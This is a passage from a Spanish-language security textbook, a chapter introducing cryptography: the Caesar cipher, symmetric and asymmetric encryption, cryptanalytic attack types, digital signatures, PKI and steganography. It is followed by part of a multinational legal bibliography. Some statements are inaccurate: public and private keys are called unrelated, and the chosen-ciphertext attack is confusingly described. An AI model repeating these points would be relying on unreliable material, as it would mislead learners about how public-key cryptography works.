Capítulo 10. Criptografía

Para hablar de la criptografía primero se tiene que entender la diferencia entre tres palabras que algunas veces causan cierta confusión en las personas: criptografía, criptoanálisis y criptología. La primera es la ciencia de diseñar algoritmos para permitir una comunicación secreta entre un grupo de entidades. Por su parte, el criptoanálisis es el estudio de cómo romper los algoritmos que se diseñan en la criptografía, con el objetivo de someter los mensajes a ciertos ataques y así poder obtener el texto plano que estos contiene. Y por último la criptología, que vendría a ser la unión de las dos anteriores palabras, por lo que la criptografía y el criptoanálisis vendrían a ser partes de la misma.

Confidencialidad

Con la criptografía lo que se busca es brindar confidencialidad a la información de las personas, para que solo aquellas personas a las que se les quiere hacer llegar algún conjunto de datos, puedan verla y hacer uso de la misma. Esto es útil para todas las personas, sin embargo, hay instituciones que necesitan realizar esto de manera más obligada debido a que tienen información sensible que debe de ser protegida de algún posible atacante. A continuación se mencionan algunos ejemplos.

Bancos

Tienen la información financiera de sus clientes, como cuánto dinero tiene, si realizó alguna petición para retirar dinero y mucha información que no debe ser vista por cualquier persona.

Hospitales

Los documentos médicos son documentos confidenciales y solo deben ser vistos por los pacientes, los equipos médicos o algunas personas jurídicas.

Gobiernos

Órdenes militares, secretos de Estado e información de los ciudadanos son ejemplos de elementos que el gobierno debe proteger para que no puedan ser consultados por cualquier persona.

Información personal

Toda la información que sea referente a una persona, como la medicina que consume, en dónde come, en dónde trabaja, etc. También si se envía una carta (física o digital), se busca que nadie más que el receptor pueda leerla.

Para dejar esto un poco más claro, digamos que Bob quiere enviar un mensaje a Alice, uno será el emisor del mensaje y el otro el receptor. Si ellos desean compartir un mensaje y quieren solamente poderlo leer entre ellos, deben evitar que cualquier atacante pueda leerlo o incluso modificarlo. Como ellos deciden compartir su mensaje por un canal inseguro, Bob y Alice deben cifrar sus mensajes para que solo la persona que es el receptor legítimo pueda descifrarlo y leerlo. Si algún atacante logra interceptar los mensajes, estos parecen no tener ningún sentido debido a que están cifrados. Este aspecto de la criptografía es llamado confidencialidad y se asegura de que información secreta permanezca siendo secreta.

El tema principal de la criptografía es el cifrado. Los esquemas de cifrado permiten a los usuarios enviar o almacenar esta información para mantenerla secreta. Primeramente se define a un sistema de cifrado o esquema de cifrado como un conjunto de cinco elementos, los cuales son el texto plano, texto cifrado, llave, función de cifrado y función de descifrado.

Para entender un poco mejor esto, tómese de ejemplo de nuevo a Bob y Alice. Ellos intentan compartir un mensaje de forma secreta entre ellos. Para ello van a utilizar un viejo esquema de cifrado conocido como cifrado César, el cual se explicará en unos momentos. Para empezar establezcamos los siguientes elementos que estarán aquí: primero está el mensaje en texto plano, es decir, el mensaje que cualquier persona puede leer y entender. Después tenemos la clave de cifrado, la cual en este caso será un número decimal. La función de cifrado que será el cifrado César. La función de descifrado que será utilizada para recuperar de nuevo el texto plano y en este caso sigue siendo el

cifrado César. Cabe hacer hincapié que la clave en este caso se utilizara la misma tanto para cifrar como para descifrar, este tipo de sistema es conocido como cifrado simétrico.

Alice quiere enviar el mensaje "HOLA BOB" de forma cifrada, entonces decide utilizar como llave el número 2, lo cual indica que sumará dos posiciones a cada una de las letras. Entonces utilizando esa contraseña el mensaje quedaría como "JQNC DQD", lo único que se hace es reemplazar el mensaje con las nuevas letras después de aplicarles la función de cifrado. Una vez que se tiene el mensaje, éste se envía a Bob, y lo que él hace es conociendo la llave que se aplicó al sistema de cifrado simplemente aplica la función de descifrado, la cual en este caso consiste únicamente en restar la llave a cada uno de los caracteres, con lo que puede obtener de nuevo el mensaje original.

Sistemas de cifrado simétricos y asimétricos

Simétricos

La diferencia para entender la diferencia entre estos dos tipos de sistemas radica en la llave que se aplica al sistema. En el caso anterior Alice envió un mensaje utilizando una función de cifrado con una llave a Bob, y cuando Bob recibe el mensaje aplica la llave a una función de descifrado para poder obtener el mensaje en texto plano, por lo que ambos utilizaron la misma llave tanto para cifrar como para descifrar. A estos sistemas se les conoce como sistemas de cifrado simétrico o de clave secreta, debido a que se utiliza la misma llave para cifrar y descifrar. Algunos algoritmos simétricos son DES, 3DES, RC4, AES

Asimétricos

En un sistema de cifrado asimétrico las llaves son distintas y no hay una relación entre ellas, por lo que es imposible relacionar una con la otra. Este tipo de sistema también es conocido como sistema de clave pública. En este caso si Bob quiere recibir un mensaje cifrado, él puede poner su llave pública, con la que la gente puede utilizar un sistema de cifrado con esa llave y el cual solo podrá ser descifrado con la correspondiente llave privada que solo Bob tiene. Entonces este tipo de sistema posee dos llaves: la llave pública, que se comparte a todo el mundo, y la llave privada, que no tiene que ser utilizada por nadie más

que por la persona legítima, en este caso Bob. Algunos algoritmos asimétricos son RSA (SSL/TLS)

Integridad, autenticación y no-repudio

Cuando se escucha hablar acerca de la criptografía, por lo general solo se piensa que esta ayuda a las personas únicamente a mantener la confidencialidad de su información, sin embargo, también ayuda a los usuarios en tres cosas más: Ia integridad (asegurando que la información no ha cambiado), autenticación (verificando que una persona recibe mensajes legítimos de una persona que afirma ser alguien en particular.) o no-repudio (en donde una persona no puede negar el hecho de que envió algún mensaje).

Integridad

Evitar que la información se corrompa, es algo que tiene mucha relevancia, debido a que en el caso de la transmisión de un mensaje, éste debe llegar íntegro a su remitente y debe expresar tal cual lo que se quizo compartir, sin ninguna modificación. Para esto se puede utilizar PGP.

También se aplica en el caso del *software*, en donde se provee una suma de verificación (del inglés *checksum*, las cuales por lo general están en SHA256 o SHA512) junto con el archivo, para que al momento de terminar de descargarlo, se vuelva a generar su suma de verificación y se pueda comparar que son iguales, con lo que se asegura que el archivo fue descargado correctamente y es el archivo que afirma ser.

Autenticidad

Asegurar que la información proviene de la persona que afirma ser. Para esto se utilizan algunas firmas digitales, para garantizar que el mensaje es genuino y que este proviene del remitente que se afirma ser.

No-repudio

Esta parte es normalmente vista en el contexto de las firmas digitales, en donde si alguien envía un documento firmado por él. Se asegura que la persona que envió el mensaje no pueda negar que lo hizo.

Criptoanálisis

Se ha hablado acerca de la criptografía y la forma en que se transmiten mensajes de tal manera que solo las personas autorizadas para acceder a cierta informacion puedan hacerlo. No obstante, también existe el criptoanálisis, el cual busca contrarrestar a la criptografía con el objetivo de poder obtener la información aun sin ser las personas a las que se desea compartir (Buchmann, 2011).

Para llevar esto a cabo, existen diversas categorías en donde se agrupan los ataques a los que se puede ver sometido el mensaje cifrado, los cuales son los siguientes.

Ataque de texto cifrado

Este es uno de los ataques más débiles y consiste en que el ataque únicamente conoce el texto cifrado.

Búsqueda exhaustiva

Se intentan todas las posibles combinaciones del espacio de claves hasta que se encuentra la que obtiene texto que tiene sentido; este tipo de ataque solo funciona con un espacio de claves pequeño.

Ataque estadístico

Este tipo de ataque intenta buscar frecuencia de letras en el texto, esto debido a que ciertos lenguajes repiten ciertas combinaciones de letras más que otros. Este tipo de propiedades pueden servir para poder descifrar el texto.

Ataque de texto plano conocido

Este tipo de ataque ocurre cuando el atacante tiene en su poder algunos pares de texto cifrados y su correspondiente valor en texto plano. Esto es común cuando la víctima utiliza ciertas frases que suele repetir constantemente. Por ejemplo, cuando los aliados querían romper las comunicaciones de los alemanes en la Segunda Guerra Mundial se dieron cuenta de esto, y debido al texto “Heil Hitler” que se incluía en

los mensajes tuvieron la capacidad de descifrar varios de los mensajes que llegaron a interceptar.

Ataque de texto plano elegido

En este escenario, el atacante puede cifrar texto plano, pero no tiene la llave para descifrarlos, esto es debido al sistema de llave pública, en la que todos conocen las llaves públicas, pero no tienen acceso a la llave privada que le corresponde, la cual solo posee el usuario legítimo.

Tomando en cuenta lo anterior, si el atacante intercepta un mensaje cifrado, el cual sabe que solo puede ser un sí o un no, tiene la posibilidad de conocer la respuesta, simplemente con cifrar estas dos palabras utilizando la llave pública de la víctima, puede comparar el texto cifrado para ver cuál fue el mensaje que se transmitió.

Ataque de texto cifrado elegido

Por último, tenemos un ataque en donde el agresor tiene la habilidad de descifrar el texto cifrado sin conocer la llave de descifrado. Este ataque es posible en un criptosistema usado para la identificación.

Para realizar esto, digamos que Alice quiere saber si la persona con la que se comunica es Bob, para lo cual le envía un número aleatorio. Bob lo recibe y responde con el mismo número, con lo cual los dos tienen la certeza de saber quiénes son. Sin embargo, un atacante puede utilizar esto para engañar a la víctima, le puede enviar algunos mensajes en vez del número aleatorio y la víctima tendrá dificultades para detectar si es o no la persona con la que se quiere comunicar.

Problemas comunes en la criptografía

Intercambio de llaves

Si Bob y Alice buscan comunicarse de una manera secreta y para ello van a utilizar un criptosistema. Ellos deben establecer una llave que solo será conocida por ellos antes de comenzar a enviar los mensajes entre ellos, esto debido a que si alguien más conoce la clave, podrá hacerse pasar por Bob o Alice al momento de enviar mensajes. Enton-

ces el problema es que Bob y Alice establezcan el intercambio de una llave que solo ellos conozcan y que nadie más pueda conocer.

Ataque man in the middle

Tomando el problema anterior de intercambio de llaves usando una llave pública, supongamos que existe una tercera persona llamada Mallory que intenta destruir la comunicación entre Bob y Alice. Mallory puede encriptar mensajes y enviarlos a Bob haciéndose pasar por Alice y viceversa. También puede interceptar todos los mensaje de la comunicación y enviar solamente los que él quiera. El problema es ¿cómo pueden Alice y Bob evitar este tipo de ataque?

Firmas digitales

Si Bob recibe un mensaje de Alice, ¿cómo puede éste comprobar que en realidad Alice le envió el mensaje y no que otra persona se está haciendo pasar por ella? Si Alice puede firmar digitalmente sus mensajes, entonces Bob no tendrá problema en reconocer que los mensajes provienen de Alice. Pero el problema es ¿qué puede hacer Alice para firmar su mensaje y que nadie pueda hacerlo de la misma manera que ella?

Marcas de tiempo

Un problema relacionado con las firmas es el de las marcas de tiempo digitales, donde un mensaje debe ser "sellado" con el tiempo de su envío. Tal sello puede ser vital, por ejemplo, en una transacción de intercambio de divisas, en las que los tipos de cambio pueden variar rápidamente.

Autenticación

Cuando se entra en un sistema, ¿cómo se puede indicar al sistema que la persona que está utilizándolo es realmente el usuario y no un atacante haciéndose pasar por el usuario?

Lanzamiento de moneda

El problema reside en que si Bob y Alice van a realizar algún proceso para tomar una decisión, ¿cómo pueden estar seguros de que el otro no está haciendo trampa en el sistema computacional para beneficiarse?

Algunos de estos problemas pueden ser resueltos utilizando algoritmos criptográficos, los cuales detallan cómo un criptosistema se va a utilizar para lograr un determinado resultado (McAndrew, 2016).

Firma digital

Para entender la firma digital, conviene primero recordar el poder que tiene una firma física, la cual sirve como prueba de la autenticidad del documento que la posee para evitar algún fraude.

Una firma digital permite verificar la integridad de la información, para evitar por ejemplo que ésta sea alterada mientras se está transmitiendo, también sirve para que el emisor no puede negar que envió el documento.

En pocas palabras ésta sirve como mecanismo para preservar la autenticidad y la integridad a través de la autenticación y el no-repudio (Gordon, 2015).

Infraestructura de clave pública (PKI)

El crecimiento del Internet ha sido bastante rápido, con lo que igualmente aumentan los problemas de seguridad. Y si no se toman las medidas necesarias, cualquier atacante puede comprometer el sistema de alguna empresa. Es por eso que esta tecnología PKI permite identificar usuarios y servidores en la red. Para esto hay que recordar que en un apartado anterior se explicaron los tipos de cifrado, y uno de ellos consiste justamente en que era considerado un sistema de clave pública. Entonces en este tipo de infraestructura básicamente lo que se busca es poder enviar mensajes de una manera segura entre usuarios y computadoras. Las claves se utilizan tanto en intranets como en el Internet.

PKI es bastante utilizado en todo el Internet, sin embargo, su potencial no está limitado únicamente a esto. También sirve para poder compartir *mails* de forma segura con Pretty Good Privacy (PGP), transferencia de archivos (FTP) utilizando SSL/TLS y algunas cuantas más

aplicaciones, que lo que buscan es permitir una comunicación de forma segura entre dos entidades.

La utilización de este tipo de infraestructura permite aplicar el modelo CIA sobre toda la infraestructura de la red, además ayuda a tener una autenticación adecuada y aumentar la confianza en una transacción. Digamos que una clave digital sirve como una identificación, que posee los elementos necesarios, para que alguien pueda saber que somos nosotros y confíe, o que a su vez nosotros obtengamos esa clave digital y estemos seguros de que la entidad sea quien afirma ser. Además en esa comunicación que se establece aparece la confidencialidad entre la comunicación que se está teniendo, ya que nadie más podrá interpretar los mensajes. Se mantiene la integridad de la información para que no sea modificada por alguien y por último el no repudio formará parte de todo el proceso, debido a que la entidad no podrá negar que envió algo y el receptor no podrá negar que recibió el mensaje de la entidad.

Los elementos principales de una infraestructura de este tipo son tres, dos ya conocidos que son la clave pública, la clave privada y un nuevo elemento conocido como *trusted third party* (TTP).

Tercero de confianza (TTP)

También conocido como *trusted third party,* como su nombre lo menciona es un tercero en el que dos entidades confían. Tomemos el ejemplo de Bob y Alice, digamos que ellos dos no se conocen, pero quieren establecer una comunicación, debido a que no se conocen utilizarán como intermediario a una tercera persona que los dos conocen y en la cual confían, el cual se llama Gregory. Este último verifica la identidad de ambas partes y comunica a ambos que las entidades son quienes afirman ser. Entonces Bob y Alice pueden iniciar ya una comunicación sin problema. Se ve simple de esta manera y no con mucha utilidad, sin embargo. digamos que Bob es un usuario y Alice es una entidad bancaria, si va a entrar al sitio debe de existir la forma de corroborar que el sitio es de la entidad bancaria y que no es parte de algún sitio de algún atacante haciéndose pasar por la página oficial (Dubrawsky, 2009).

Certificados de autoridad (CA)

También conocido como *certificate authority* es un TTP, el cual tiene la capacidad para crear, distribuir, almacenar y validar las firmas de

diversas entidades, tales como máquinas, usuarios y servicios. Estas CA pueden ser comerciales como VeriSign, Entrust, Thawte, GeoTrust, DigiCert, entre otras, o también pueden existir algunas entidades que tengan delegada esta responsabilidad solo para uso exclusivo de su empresa (Dubrawsky, 2009).

Estenografía

Algunas veces los atacantes no encriptan la información, debido a que esto levanta una sospecha de que algo se quiere ocultar, y es por eso que existe esta técnica la cual su nombre proviene del griego *steganos* (cubierto u oculto) y *graphos* (escritura, aunque también pueden ser algún dibujo o sonido). Esta técnica parte de la premisa de que la mejor forma de ocultar algo es ponerlo a la vista de todos. Desde tiempos de la Segunda Guerra Mundial, los nazis utilizaban una forma de estenografía llamada *microdot*, la cual consistía en que una foto era reducida al tamaño de un punto mecanografiado. Incluso también hay gente que afirma que en los videojuegos *online*, grupos terroristas se llegan a comunicar incluso disparando mensajes en paredes (Moya, 16 de noviembre de 2015), o haciendo figuras para enviarse mensajes y que estos no puedan ser fácilmente rastreables ni entendibles por personas externas a quienes se quiere hacer llegar el mensaje.

Debido a esto, en una investigación en proceso, se debe estar consciente de que cualquier archivo, sea imagen, sonido, documento o cualquiera, puede tener potencialmente evidencia oculta. No es raro que personas que tienen pornografia infantil oculten imágenes ilegales dentro de imágenes inocuas (Easttom y Taylor, 2010).

Referencias

ABC (3 de diciembre de 2013). Neil Harbisson, la primera persona en el mundo reconocida como "cyborg". *ABC*. Recuperado de http://www.abc.es/tecnologia/informatica/20131203/abci-neil-harbisson-persona-cyborg-201312031832.html

Acunetix (2017). Directory Traversal Attacks. Recuperado de https://www.acunetix.com/websitesecurity/directory-traversal/

——(s.f.). Types of SQL Injection (SQLi). Recuperado de https://www.acunetix.com/websitesecurity/sql-injection2/

Adviser-Legislation of the Kyrgyz Republic (1997). УГОЛОВНЫЙ КОДЕКС КЫРГЫЗСКОЙ РЕСПУБЛИКИ (с изменениями и дополнениями по состоянию на 20.02.2017 г.) Утрачивает силу с 1 января 2019 года в соответствии с Законом КР от 24 января 2017 года № 10 О введении в действие настоящего Кодекса см. Закон КР от 1 октября 1997 года № 69. Recuperado de http://online.adviser.kg/Document/?doc_id=30222833&mode=all

——(1998). Кодекс Кыргызской Республики об административной ответственности от 4 августа 1998 года № 114 (с изменениями и дополнениями по состоянию на 28.02.2017 г.) КОДЕКС КЫРГЫЗСКОЙ РЕСПУБЛИКИ ОБ АДМИНИСТРАТИВНОЙ ОТВЕТСТВЕННОСТИ (с изменениями и дополнениями по состоянию на 28.02.2017 г.) Введен в действие с 1 октября 1998 года Законом КР от 4 августа 1998 года № 115. Recuperado de http://online.adviser.kg/Document/?doc_id=30232566&mode=all

——(1999). УГОЛОВНО-ПРОЦЕССУАЛЬНЫЙ КОДЕКС КЫРГЫЗСКОЙ РЕСПУБЛИКИ (с изменениями и дополнениями по состоянию на 10.02.2017 г.) Утрачивает силу с 1 января 2019 года в соответствии с Законом КР от 24 января 2017 года № 10 О введении в действие настоящего Кодекса см. Закон КР от 30 июня 1999 года № 63. Recuperado de http://online.adviser.kg/Document/?doc_id=30241915&mode=all

——(2 de febrero de 2017). Уголовно-процессуальный кодекс от 2 февраля 2017 года № 20 (не введен в действие) УГОЛОВНО-ПРОЦЕССУАЛЬНЫЙ КОДЕКС КЫРГЫЗСКОЙ РЕСПУБЛИКИ О введении в действие настоящего Кодекса см. Закон КР от 24 января 2017 года № 10 (вводится в действие с 1 января 2019 года). Recuperado de http://online.adviser.kg/Document/?doc_id=36313326&mode=all

——(2017). Уголовный кодекс Кыргызской Республики от 2 февраля 2017 года № 19 (не введен в действие) УГОЛОВНЫЙ КОДЕКС КЫРГЫЗСКОЙ

РЕСПУБЛИКИ О введении в действие настоящего Кодекса см. Закон КР от 24 января 2017 года № 10 (вводится в действие с 1 января 2019 года). Recuperado de http://online.adviser.kg/Document/?doc_id=34350840&mode=all

AdvocateKhoj India (1872). Indian Evidence Act, 1872. Recuperado de http://www.advocatekhoj.com/library/bareacts/indianevidence/index.php?Title=Indian%20Evidence%20Act,%201872

Afghanistan Investment Support Agency (s.f.). Law for Regulating Telecommunication Services. Recuperado de http://www.aisa.org.af/Content/Media/Documents/878Telecomlaw51120141933366985533255325.pdf

Agence de l'Informatique de l'Etat République du Sénégal (2008). Loi n° 2008-41 du 20 août 2008 portant sur la Cryptologie. Recuperado de https://www.adie.sn/sites/default/files/documentheque/Loi_Cryptologie.pdf

Agence de Régulation des Postes et des Communications Électroniques Congo (2013). CAB: Le Congo se dote d'un cadre d'orientation pour un environnement numérique réglementé. Recuperado de http://www.arpce.cg/index.php/lire-tous-les-articles/item/211-cab-le-congo-se-dote-d%E2%80%99un-cadre-d%E2%80%99orientation-pour-un-environnement-num%C3%A9rique-r%C3%A9glement%C3%A9

Agencia de Gobierno Electrónico y Sociedad de la Información y del Conocimiento Uruguay (2009). Decreto No. 452/009. Recuperado de http://www.agesic.gub.uy/innovaportal/file/299/1/Dec.%20452.pdf

——(2010). Resolución CDH 62/010, de 13 de octubre de 2010. Recuperado de https://www.agesic.gub.uy/innovaportal/file/1224/1/resolucion_cdh_62_010.pdf

Agencia Estatal España Boletín Oficial del Estado (2016, 14 Junio). Código de Propiedad Intelectual. *Boletín Oficial del Estado*. Recuperado de http://www.boe.es/legislacion/codigos/abrir_pdf.php?fich=087_Codigo_de__Propiedad_Intelectual_.pdf

——(26 de septiembre de 2016). Código de las Telecomunicaciones. *Boletín Oficial del Estado*. Recuperado de http://www.boe.es/legislacion/codigos/abrir_pdf.php?fich=110_Codigo_de_las__Telecomunicaciones.pdf

——(3 de octubre de 2016). Protección de Datos de Carácter Personal. *Boletín Oficial del Estado*. Recuperado de http://www.boe.es/legislacion/codigos/abrir_pdf.php?fich=055_Proteccion_de_Datos_de_Caracter_Personal.pdf

——(28 de octubre de 2016). Código de Subastas Electrónicas. *Boletín Oficial del Estado*. Recuperado de http://www.boe.es/legislacion/codigos/abrir_pdf.php?fich=162_Codigo_de_Subastas_Electronicas.pdf

——(3 de noviembre de 2016). Código Penal y legislación complementaria. *Boletín Oficial del Estado*. Recuperado de http://www.boe.es/legislacion/

codigos/abrir_pdf.php?fich=038_Codigo_Penal_y_legislacion_complementaria.pdf
——(3 de noviembre de 2016). Código de Administración Electrónica. *Boletín Oficial del Estado*. Recuperado de http://www.boe.es/legislacion/codigos/abrir_pdf.php?fich=029_Codigo_de_Administracion_Electronica.pdf
——(22 de noviembre de 2016). Código de Derecho de la Ciberseguridad. *Boletín Oficial del Estado*. Recuperado de http://www.boe.es/legislacion/codigos/abrir_pdf.php?fich=173_Codigo_de_Derecho__de_la_Ciberseguridad.pdf
——(5 de diciembre de 2016). Código de Comercio y legislación complementaria. *Boletín Oficial del Estado*. Recuperado de http://www.boe.es/legislacion/codigos/abrir_pdf.php?fich=035_Codigo_de_Comercio_y_legislacion_complementaria.pdf
——(24 de enero de 2017). Código del Derecho al Olvido. *Boletín Oficial del Estado*. Recuperado de http://www.boe.es/legislacion/codigos/abrir_pdf.php?fich=094_Codigo_del_Derecho__al_Olvido.pdf
Agência Nacional de Comunicações Cabo Verde (2005). Lei nº 74/VI/2005 de 4 de Julho, B. O. Nº 27, I Série-Concede ao Governo autorização legislativa para estabelecer o regime jurídico aplicável às comunicações electrónicas, bem como o regime de controlo jurisdicional dos actos praticados pela autoridade reguladora das comunicações, de reforço do quadro sancionatório e de utilização de domínio público e respectivas taxas. Recuperado de http://www.anac.cv/images/stories/legislacao_tec/Lei74-2005.pdf
Alba-Keneth Gobierno de Guatemala (2003). Decreto número 27-2003 Ley de Protección Integral de la Niñez y Adolescencia. Recuperado de http://www.albakeneth.gob.gt/index.php/de-interes/leyes?download=9:ley-proteccion-integral-de-la-ninez-y-adolescencia
Albanian Investment Development Agency (2008). Law No. 9918, dated 19.05.2008. On Electronic Communications in the Republic of Albania. Recuperado de http://aida.gov.al/images/ckeditor/law-nr-9918-date-19.05.2008-.pdf
Albanian Media Institute (2008). Law No. 9887, dated 10.03.2008. On Protection of Personal Data. Recuperado de http://www.institutemedia.org/Documents/PDF/Law%20on%20protection%20of%20personal%20data.pdf
Albanian National Security Authority (1999). Law No. 8457, date 11.02.1999. On Information Classified State Secret. Recuperado de http://www.nsa.gov.al/anglisht/dcm_pdf/8457_11.2.1999_Law_on_information_classified_state_secret.pdf
Alcaldía Mayor de Bogotá Colombia (2011). Ley 1480 de 2011 (Octubre 12) Por medio de la cual se expide el Estatuto del Consumidor y se dictan

otras disposiciones. Recuperado de http://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=44306
——(2012). Ley Estatutaria 1581 DE 2012 (Octubre 17) Reglamentada parcialmente por el Decreto Nacional 1377 de 2013. Por la cual se dictan disposiciones generales para la protección de datos personales. Recuperado de http://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=49981
Alcántara, M. (1994). De la gobernabilidad. *Revista América Latina Hoy*, 8.
Alþingi-National Parliament of Iceland (1940). Almenn hegningarlög 1940 nr. 19 12. febrúar. Recuperado de http://www.althingi.is/lagas/nuna/1940019.html
——(1972). Höfundalög 1972 nr. 73 29. maí. Recuperado de http://www.althingi.is/lagas/146a/1972073.html
——(2000). Lög um persónuvernd og meðferð persónuupplýsinga 2000 nr. 77 23. maí. Recuperado de http://www.althingi.is/lagas/146a/2000077.html
——(2001). Lög um rafrænar undirskriftir 2001 nr. 28 7. maí. Recuperado de http://www.althingi.is/lagas/146a/2001028.html
——(2002). Lög um rafræn viðskipti og aðra rafræna þjónustu 2002 nr. 30 16. apríl. Recuperado de http://www.althingi.is/lagas/146a/2002030.html
——(2003). Lög um Póst- og fjarskiptastofnun 2003 nr. 69 24. mars. Recuperado de http://www.althingi.is/lagas/146a/2003069.html
——(2003). Lög um fjarskipti 2003 nr. 81 26. mars. Recuperado de http://www.althingi.is/lagas/146a/2003081.html
——(2006). Lög um aðgerðir gegn peningaþvætti og fjármögnun hryðjuverka. Recuperado de http://www.althingi.is/lagas/146a/2006064.html
——(2008). Lög um meðferð sakamála1 2008 nr. 88 12. júní. Recuperado de http://www.althingi.is/lagas/146a/2008088.html
——(21 de abril de 2011). Lög um fjölmiðla 2011 nr. 38 20. apríl. Recuperado de http://www.althingi.is/lagas/146a/2011038.html
——(1 de diciembre de 2011). Lög um greiðsluþjónustu 2011 nr. 120 27. september. Recuperado de http://www.althingi.is/lagas/146a/2011120.html
——(2012). Upplýsingalög1 2012 nr. 140 28. desember. Recuperado de http://www.althingi.is/lagas/nuna/2012140.html
——(2013). Lög um útgáfu og meðferð rafeyris 2013 nr. 17 6. mars. Recuperado de http://www.althingi.is/lagas/146a/2013017.html
Álvarez, R. (1 de octubre de 2015). Así es como una persona compró Google.com por sólo 12 dólares. *Magnet*. Recuperado de https://magnet.xataka.com/why-so-serious/asi-es-como-una-persona-compro-google-com-por-solo-12-dolares
Anti Cybercrime Group Philippine National Police (2003). Republic Act No. 9208 May 26, 2003 an Act to Institute Policies to Eliminate Trafficking in Persons Especially Women and Children, Establishing the Necessary

Institutional Mechanisms for the Protection and Support of Trafficked Persons, Providing Penalties for its Violations, and for Other. Recuperado de http://acg.pnp.gov.ph/main/images/downloads/LegalReferences/RA9208.pdf

——(13 octubre de 2009). Republic Act No. 9775 an Act Defining the Crime of Child Pornography, Prescribing Penalties Therefor and for Other Purposes. Recuperado de http://acg.pnp.gov.ph/main/images/downloads/LegalReferences/RA9775.pdf

——(1 de diciembre de 2009). Republic Act No. 9995 an Act Defining and Penalizing the Crime of Photo and Video Voyeurism, Prescribing Penalties Therefor, and for Other Purposes. Recuperado de http://acg.pnp.gov.ph/main/images/downloads/LegalReferences/RA9995.pdf

——(2012). Republic Act No. 10364 an Act Expanding Republic Act No. 9208, Entitled "an Act to Institute Policies to Eliminate Trafficking in Persons Especially Women and Children, Establishing the Necessary Institutional Mechanisms for the Protection and Support of Trafficked Persons, Providing Penalties for its Violations and for Other Purposes". Recuperado de http://acg.pnp.gov.ph/main/images/downloads/LegalReferences/RA10364.pdf

Anti Money Laundering Office Thailand (1999). Anti-Money Laundering Act B.E. 2542 (1999). Recuperado de http://www.amlo.go.th/amlo-intranet/en/files/AMLA%20No%201-4(1).pdf

——(2013). Counter-Terrorism Financing Act B.E. 2556. Recuperado de http://www.amlo.go.th/amlo-intranet/en/files/CTF%20Act%20(consolidated%20to%20No_%202)(1).pdf

Anti-Corruption Commission of Myanmar (2013). The Anti-Corruption Law (The Pyidaungsu Hluttaw Law No. 23, 2013). The 1st Waxing of Wagaung, 1375 M.E. (7 August, 2013). Recuperado de http://www.accm.gov.mm/acc/image/data/acc/books/ACCL_en.pdf

Antigua and Barbuda Laws (2003). The Copyright Act, No.22 2003. Recuperado de http://laws.gov.ag/acts/2003/a2003-22.pdf

——(2004). The Freedom of Information Act, 2004 5th November. Recuperado de http://laws.gov.ag/acts/2004/a2004-19.pdf

——(2005). No. 12 of 2005. The Prevention of Terrorism Act, 2005. Recuperado de http://laws.gov.ag/acts/2005/a2005-12.pdf

——(2006). Electronic Transactions Act, 2006 No. 8 of 2006 [Act]. Recuperado de http://laws.gov.ag/acts/2006/a2006-8.pdf

——(2006). The Computer Misuse Act [Bill]. Recuperado de http://www.laws.gov.ag/bills/2006/computer-misuse-bill-2006.pdf

——(2007). The Electronic Transfer of Funds Crimes Act, 2007 No. of 2007. Recuperado de http://laws.gov.ag/acts/2007/a2007-16.pdf

——(2008). The Prevention of Terrorism (Amendment) Act, 2008 No. 16 of

2008. Recuperado de http://laws.gov.ag/acts/2008/a2008-16.pdf
——(2010). The Trafficking in Persons (Prevention) Act, 2010 No. 12 of 2010. Recuperado de http://laws.gov.ag/acts/2010/a2010-6.pdf
——(2011). The Money Services Business Act, 2011 No. 7 of 2011. Recuperado de http://laws.gov.ag/acts/2011/a2011-7.pdf
——(7 de noviembre de 2013). Data Protection Act, 2013 No. 10 of 2013. Recuperado de http://laws.gov.ag/acts/2013/a2013-10.pdf
——(7 de noviembre de 2013). The Electronic Evidence Act, 2013 No. 11 of 2013. Recuperado de http://laws.gov.ag/acts/2013/a2013-11.pdf
——(14 de noviembre de 2013). Electronic Crimes Act, 2013 No. 14 of 2013. Recuperado de http://laws.gov.ag/acts/2013/a2013-14.pdf
——(17 de marzo de 2015). Domestic Violence Act 2015 No. 27 of 2015. Recuperado de http://laws.gov.ag/acts/2015/a2015-27.pdf
——(23 de abril de 2015). The Difamation Act, 2015 No. 7 of 2015. Recuperado de http://laws.gov.ag/acts/2015/a2015-7.pdf
——(16 de julio de 2015). Banking Act 2015 No. 10 of 2015. Recuperado de http://laws.gov.ag/acts/2015/a2015-10.pdf
——(2016). Telecommunications Bill 2016 No. of 2016. Recuperado de http://laws.gov.ag/bills/2016/Telecommunications_Bill_2016.pdf
——(s.f.). The Customs (Control and Management) (Amendment) Bill, 2015 No. of 2015. Recuperado de http://laws.gov.ag/bills/2015/Customs_Control_and_Management_Amendment_Act_2015.pdf
Apple (12 de septiembre de 2016). *Política de Privacidad*. Recuperado de https://www.apple.com/es/privacy/privacy-policy/
——(13 de septiembre de 2016). *Términos y Condiciones de los Servicios multimedia de Apple*. Recuperado de https://www.apple.com/legal/internet-services/itunes/mx/terms.html
Armenian Legal Information System (1986). ՎԱՐՉԱԿԱՆ ԻՐԱՎԱԽԱԽՏՈՒՄՆԵՐԻ ՎԵՐԱԲԵՐՅԱԼ ՀՀ ՕՐԵՆՍԳԻՐՔ. Recuperado de http://www.arlis.am/DocumentView.aspx?DocID=112572
——(1996). ՀՀ ՕՐԵՆՔԸ ՀՀ ԿԵՆՏՐՈՆԱԿԱՆ ԲԱՆԿԻ ՄԱՍԻՆ 08/29/1996. Recuperado de http://www.arlis.am/DocumentView.aspx?DocID=101845
——(1998). ՀՀ ՔՐԵԱԿԱՆ ԴԱՏԱՎԱՐՈՒԹՅԱՆ ՕՐԵՆՍԳԻՐՔ 01/12/1999. Recuperado de http://www.arlis.am/DocumentView.aspx?DocID=112458
——(2002). ՀՀ ՕՐԵՆՔԸ ԱԶԳԱՅԻՆ ԱՆՎՏԱՆԳՈՒԹՅԱՆ ՄԱՐՄԻՆՆԵՐԻ ՄԱՍԻՆ 05.02.2002. Recuperado de http://www.arlis.am/DocumentView.aspx?DocID=90824
——(20 de mayo de 2003). ՀՀ ՕՐԵՆՔԸ ԹՄՐԱՄԻՋՈՑՆԵՐԻ ԵՎ ՀՈԳԵՄԵՏ (ՀՈԳԵՆԵՐԳՈՐԾՈՒՆ) ՆՅՈՒԹԵՐԻ ՄԱՍԻՆ 05/20/2003. Recuperado de http://www.arlis.am/DocumentView.aspx?DocID=85736

